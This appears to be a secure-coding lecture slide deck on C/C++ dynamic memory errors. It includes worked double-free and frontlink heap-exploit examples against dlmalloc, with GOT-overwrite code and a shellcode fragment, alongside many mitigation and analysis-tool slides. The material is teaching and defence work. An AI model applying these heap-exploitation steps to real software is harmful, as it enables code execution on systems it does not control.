


# Double-Free Exploit 2

---


```
/* continued from previous slide */
```

```
free(first);
```



Memory is configured so that freeing the 1<sup>st</sup> chunk a 2<sup>nd</sup> time sets up the double-free vulnerability.

# Corrupted Data Structures After Second Call of `free()`



# Double-Free Exploit 3

When the 6<sup>th</sup> chunk is allocated, `malloc()` returns a pointer to the same chunk referenced by `first`.

```
/* continued from previous slide */  
sixth = malloc(256);  
*((char **) (sixth+0)) = GOT_LOCATION - 12;  
*((char **) (sixth+4)) = shellcode_location;
```

The GOT address of the `strcpy()` function (minus 12) and the shellcode location are copied into this memory.

# Double-Free Exploit 4

The same memory chunk is allocated yet again as the 7<sup>th</sup> chunk.

```
seventh = malloc(256);  
strcpy(fifth, "stuff");
```

When `strcpy()` is called, control is transferred to the shell code.

When the 7<sup>th</sup> chunk is allocated, the `unlink()` macro is called to unlink the chunk from the free list.

The `unlink()` macro copies the address of the shellcode to the address of the `strcpy()` function in the global offset table.

# Double-Free Shellcode

---

The shellcode jumps over the first 12 bytes, because some of this memory is overwritten by the `unlink()` macro.

```
static char shellcode[] =  
    "\xeb\x0cjump12chars_"  
    "\x90\x90\x90\x90\x90\x90\x90\x90";
```

# Agenda

---

Dynamic Memory Management

Common Dynamic Memory Management  
Errors

Doug Lea's Memory Allocator

Buffer Overflows (Redux)

Double-Free

Mitigation Strategies

Summary

# Mitigation Strategies

---

null pointers

Consistent Memory Management Conventions

Resource Acquisition is Initialization

Smart Pointers in C++

Exception-Safe Code in C++

Heap Integrity Detection

Phkmalloc

Randomization

Guard Pages

Runtime Analysis Tools

# null pointers

---

A technique to reduce vulnerabilities in C and C++ programs is to set the pointer to null after the call to `free()` has completed.

Dangling pointers (pointers to already freed memory) can result in writing to freed memory and double-free vulnerabilities.

Any attempt to dereference the pointer results in a fault (increasing the likelihood that the error is detected during implementation and test).

If the pointer is set to null, the memory can be freed multiple times without consequence.

# Adopt Consistent Conventions

---

Use the same pattern for allocating and freeing memory.

- In C++, perform all memory allocation in constructors and all memory deallocation in destructors.
- In C, define `create()` and `destroy()` functions that perform an equivalent function.

Allocate and free memory in the same module, at the same level of abstraction—freeing memory in subroutines leads to confusion about if, when, and where memory is freed.

Match allocations and deallocations. If there are multiple constructors, make sure the destructors can handle all possibilities.

In C++, consider the use of appropriate smart pointers instead of raw pointers.

# Resource Acquisition is Initialization

---

In C++, use the resource acquisition is initialization (RAII) idiom extensively.

Any important resource should be controlled by an object that links the resource's lifetime to the object's.

- Every resource allocation should occur in its own statement (to avoid sub-expression evaluation order and sequence point issues).
- The object's constructor immediately puts the resource in the charge of a resource handle.
- The object's destructor frees the resource.
- Copying and heap allocation of the resource handle object are carefully controlled or outright denied.

# RAII Example

---

If the "use f" part of `fct ()` throws an exception, the destructor is still thrown and the file is properly closed.

```
void fct(string s) {
    // File_handle's ctor opens file "s"
    File_handle f(s, "r");
    // use f
} // here File_handle's destructor closes the file
```

This contrasts to the common unsafe usage:

```
void old_fct(const char* s) {
    FILE* f = fopen(s, "r"); // open the file "s"
    // use f
    fclose(f); // close the file
}
```

If the "use f" part of `old_fct` throws an exception - or simply does a return - the file isn't closed.

# Smart Pointers in C++

rCs9

Raw pointers are dangerous—smart pointers are typically a better choice.

Use the right smart pointer for the task.

- `std::tr1::shared_ptr` is safe, a good choice for a container element, but is not cheap.
- `std::auto_ptr` is not appropriate as a container element, but is good for “resource transfer” semantics, and is as fast as a raw pointer.

**NOTE:** `auto_ptr` has non-intuitive semantics for copying.

- `std::tr1::scoped_ptr` is good for simple lifetime control of a resource without the ability to transfer the resource.

## Slide 102

---

**rCs9**

Too much pointer stuff. We haven't described the use of `auto_ptr` or `scoped_ptr` at all, but now we are summarizing?

Probably keep this slide down to a comparison between shared and raw pointers.

Robert C. Seacord, 2/12/2008

# Exception-Safe Code in C++

---

Writing exception-safe code often goes hand-in-hand with making sure resources (including memory) are properly reclaimed.

rCs11

**Slide 103**

---

**rCs11**

Perhaps a small example of exception handling screwing up resource management?

Robert C. Seacord, 2/12/2008

# Heap Integrity Detection

System to protect the glibc heap by modifying the chunk structure and memory management functions

```
struct malloc_chunk {  
    INTERNAL_SIZE_T magic;  
    INTERNAL_SIZE_T __pad0;  
    INTERNAL_SIZE_T prev_size;  
    INTERNAL_SIZE_T size;  
  
    struct malloc_chunk *bk;  
  
    struct malloc_chunk *fd;  
  
};
```

Pretends a canary and padding field. The canary contains a checksum of the chunk header seed with a random number.

The heap protection system augments the heap management functions with code to manage and check each chunk's canary

# Phkmalloc 1

---

Written by Poul-Henning Kamp for FreeBSD in 1995-1996 and adapted by a number of operating systems.

Written to operate efficiently in a virtual memory system, which resulted in stronger checks.

Can determine whether a pointer passed to `free()` or `realloc()` is valid without dereferencing it.

Cannot detect if a wrong pointer is passed, but can detect all pointers that were not returned by `malloc()` or `realloc()`.

# Phkmalloc 2

---

Determines whether a pointer is allocated or free, and detects all double-free errors.

For unprivileged processes, these errors are treated as warnings.

Enabling the “A” or “abort” option causes these warnings to be treated as errors.

An error is terminal and results in a call to **abort ()**.

# PhkmalloC 3

---

The J(unk) and Z(ero) options were added to find even more memory management defects.

The J(unk) option fills the allocated area with the value `0xd0`.

The Z(ero) option fills the memory with junk except for the exact length the user asked for, which is zeroed.

# Phkmalloc 4

---

FreeBSD's version of phkmalloc can also provide a trace of all `malloc()`, `free()`, and `realloc()` requests using the `ktrace()` facility with the "U" option.

Phkmalloc has been used to discover memory management defects in `fsck`, `ypserv`, `cvs`, `mountd`, `inetd`, and other programs.

# Randomization

---

Randomization works on the principle that it is harder to hit a moving target.

Randomizing the addresses of blocks of memory returned by the memory manager can make it more difficult to exploit a heap-based vulnerability.

It is possible to randomize pages returned by the operating system and the addresses of chunks returned by the memory manager.

# Guard Pages

---

Guard pages are unmapped pages placed between all allocations of memory the size of one page or larger.

The guard page causes a segmentation fault upon any access.

Any attempt by an attacker to overwrite adjacent memory in the course of exploiting a buffer overflow causes the vulnerable program to terminate.

Guard pages are implemented by a number of systems and tools including

- OpenBSD
- Electric Fence
- Application Verifier

# Runtime Analysis Tools

---

**Benefit:** Typically low rate of false positives

- If one of these tools flags something, fix it!

**Drawback:** Code coverage is an issue

- If a defective code path is not exercised during the testing process, it is unlikely to be caught

Generally have high performance overhead

- You only want to run these in test/QA environments

# IBM Rational Purify/PurifyPlus


---

Performs memory corruption and memory leak detection functions and is available for a number of platforms:

- Microsoft Windows
- Linux
- HP UNIX
- IBM AIX
- Sun Solaris

Detects when a program reads or writes freed memory or frees non-heap or unallocated memory and identifies writes beyond the bounds of an array.

# Memory Access Error Checking



# Debug Memory Allocation Library

---

*dmalloc* replaces the system's `malloc()`, `realloc()`, `calloc()`, `free()`, and other memory management functions to provide configurable, runtime debug facilities.

These facilities include

- memory-leak tracking
- fence-post write detection
- file/line number reporting
- general logging of statistics

# Electric Fence

---

Detects **buffer overflows** or **unallocated memory references**.

Implements guard pages to place an inaccessible memory page after or before each memory allocation.

When software reads or writes this inaccessible page, the hardware issues a segmentation fault, stopping the program at the offending instruction.

Memory that has been released by **free()** is made inaccessible, and any code that touches it causes a segmentation fault.

# Valgrind 1

---

Allows a programmer to profile and debug Linux/IA-32 executables.

Consists of a core, which provides a synthetic IA-32 CPU in software, and a series of tools, each of which performs a debugging, profiling, or similar task.

Is closely tied to details of the CPU, operating system, and—to a lesser extent—the compiler and basic C libraries.

*(pronounced with short “i” – “grinned” as opposed to “grind”)*

# Valgrind 2

---

The memory checking tool, [Memcheck](#), that detects common memory errors such as:

- touching memory you shouldn't (e.g., overrunning heap block boundaries)
- using values before they have been initialized
- incorrect freeing of memory, such as double-freeing heap blocks
- memory leaks

Memcheck doesn't do bounds checking on static or stack arrays.

# Valgrind 3

Consider the following flawed function:

```
void f(void) {  
    int* x = malloc(10 * sizeof(int));  
    x[10] = 0;  
}
```

==6690== Invalid write of size 4  
==6690== at 0x804837B: f (v.c:6)  
==6690== by 0x80483A3: main (v.c:11)  
==6690== Address 0x4138050 is 0 bytes after a block of size 40 alloc'd  
==6690== at 0x401C422: malloc (vg\_replace\_malloc.c:149)  
==6690== by 0x8048371: f (v.c:5)  
==6690== by 0x80483A3: main (v.c:11)

==6690== 40 bytes in 1 blocks are definitely lost in loss record 1 of 1  
==6690== at 0x401C422: malloc (vg\_replace\_malloc.c:149)  
==6690== by 0x8048371: f (v.c:5)  
==6690== by 0x80483A3: main (v.c:11)

# Agenda

---

Dynamic Memory Management

Common Dynamic Memory Management Errors

Doug Lea's Memory Allocator

Buffer Overflows (Redux)

Double-Free

Mitigation Strategies

Summary

# Summary

---

Dynamic memory management in C and C++ programs is **prone to software defects and security flaws**.

While heap-based vulnerabilities can be more difficult to exploit than their stack-based counterparts, programs with **memory-related security flaws** can still be **vulnerable to attack**.

A combination of good programming practices and dynamic analysis can help to identify and eliminate these security flaws during development.

# Questions about Dynamic Memory



---

# Backup Slides

# Agenda

---

Dynamic Memory Management

Common Dynamic Memory Management Errors

Doug Lea's Memory Allocator

Buffer Overflows

- Unlink technique
- Frontlink technique

rCs14

Double-Free

Mitigation Strategies

Summary

**Slide 123**

---

**rCs14**

I think we should get rid of the entire frontlink section.

Robert C. Seacord, 2/12/2008

# Frontlink Technique 1

---

When a chunk of memory is freed, it must be linked into the appropriate double-linked list.

In some versions of dlmalloc, this is performed by the `frontlink()` code segment.

The `frontlink()` code segment can be exploited to write data supplied by the attacker to an address also supplied by the attacker.

The frontlink technique is more difficult to apply than the unlink technique but potentially as dangerous.

# Frontlink Technique 2

---

The attacker:

- supplies the address of a memory chunk and not the address of the shell code
- arranges for the first four bytes of this memory chunk to contain executable code

This is accomplished by writing these instructions into the last four bytes of the previous chunk in memory.

# The frontlink Code Segment

---

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)) {
        FD = FD->fd;
    }
    BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P;
```

# Vulnerable Code

---

```
char *first, *second, *third;
char *fourth, *fifth, *sixth;
first = malloc(strlen(argv[2]) + 1);
second = malloc(1500);
third = malloc(12);
fourth = malloc(666);
fifth = malloc(1508);
sixth = malloc(12);
strcpy(first, argv[2]);
free(fifth);
strcpy(fourth, argv[1]);
free(second);
```

Program allocates six memory chunks

argv[2] is copied into the 1<sup>st</sup> chunk

When the 5<sup>th</sup> chunk is freed, it is put into a bin

# Frontlink Technique 3

---

An attacker can provide a malicious argument containing shellcode so that the last four bytes of the shellcode are the jump instruction into the rest of the shellcode, and these four bytes are the last four bytes of the first chunk.

To ensure this, the chunk being attacked must be a multiple of eight bytes minus four bytes long.

# Exploit

---

```
char *first, *second, *third;
char *fourth, *fifth, *sixth;
first = malloc(strlen(argv[2]) + 1);
second = malloc(1500);
third = malloc(12);
fourth = malloc(666);
fifth = malloc(1508);
sixth = malloc(12);
strcpy(first, argv[2]);
free(fifth);
strcpy(fourth, argv[1]);
free(second);
```

The 4<sup>th</sup> chunk in memory is *seeded* with carefully crafted data in `argv[1]` so that it overflows, and the address of a fake chunk is written into the forward pointer of the 5<sup>th</sup> chunk.

The fake chunk contains the address of a function pointer (- 8) in the location where the back pointer is normally found.

# Exploit 2

---

```
char *first, *second, *third;
char *fourth, *fifth, *sixth;
first = malloc(strlen(argv[2]) + 1);
second = malloc(1500);
third = malloc(12);
fourth = malloc(666);
fifth = malloc(1508);
sixth = malloc(12);
strcpy(first, argv[2]);
free(fifth);
strcpy(fourth, argv[1]);
free(second);
```

When the 2<sup>nd</sup> chunk is freed, the `frontlink()` code segment inserts it into the same bin as the 5<sup>th</sup> chunk

# The frontlink Code Segment

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)) {
        FD = FD->fd;
    }
    BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P;
```

The while loop is executed because the 2<sup>nd</sup> chunk is smaller than the 5<sup>th</sup>.

The forward pointer of the 5<sup>th</sup> chunk is stored in **FD**.

The back pointer of this fake chunk is stored in the variable **BK**.  
**BK** contains the address of the function pointer (minus 8).

The function pointer is overwritten by the address of the 2<sup>nd</sup> chunk (which contains the shell code).

# Insure++ 1

---

Parasoft Insure++ is an automated runtime application testing tool that detects

- memory corruption
- memory leaks
- memory allocation errors
- variable initialization errors
- variable definition conflicts
- pointer errors
- library errors
- I/O errors
- logic errors

rCs13

**Slide 132**

---

**rCs13**

Get rid of Insure++. These sections are just too damn boring!

Robert C. Seacord, 2/12/2008

# Insure++ 2

---

Reads and analyzes the source code at compile time to insert tests and analysis functions around each line.

Builds a database of all program elements.

Checks for errors including:

- reading from or writing to freed memory
- passing dangling pointers as arguments to functions or returning them from functions

# Insure++ 3

---

Insure++ checks for the following categories of dynamic memory issues:

- freeing the same memory chunk multiple times
- attempting to free statically allocated memory
- freeing stack memory (local variables)
- passing a pointer to `free()` that doesn't point to the beginning of a memory block
- calls to free with null or uninitialized pointers
- passing arguments of the wrong data type to `malloc()`, `calloc()`, `realloc()`, or `free()`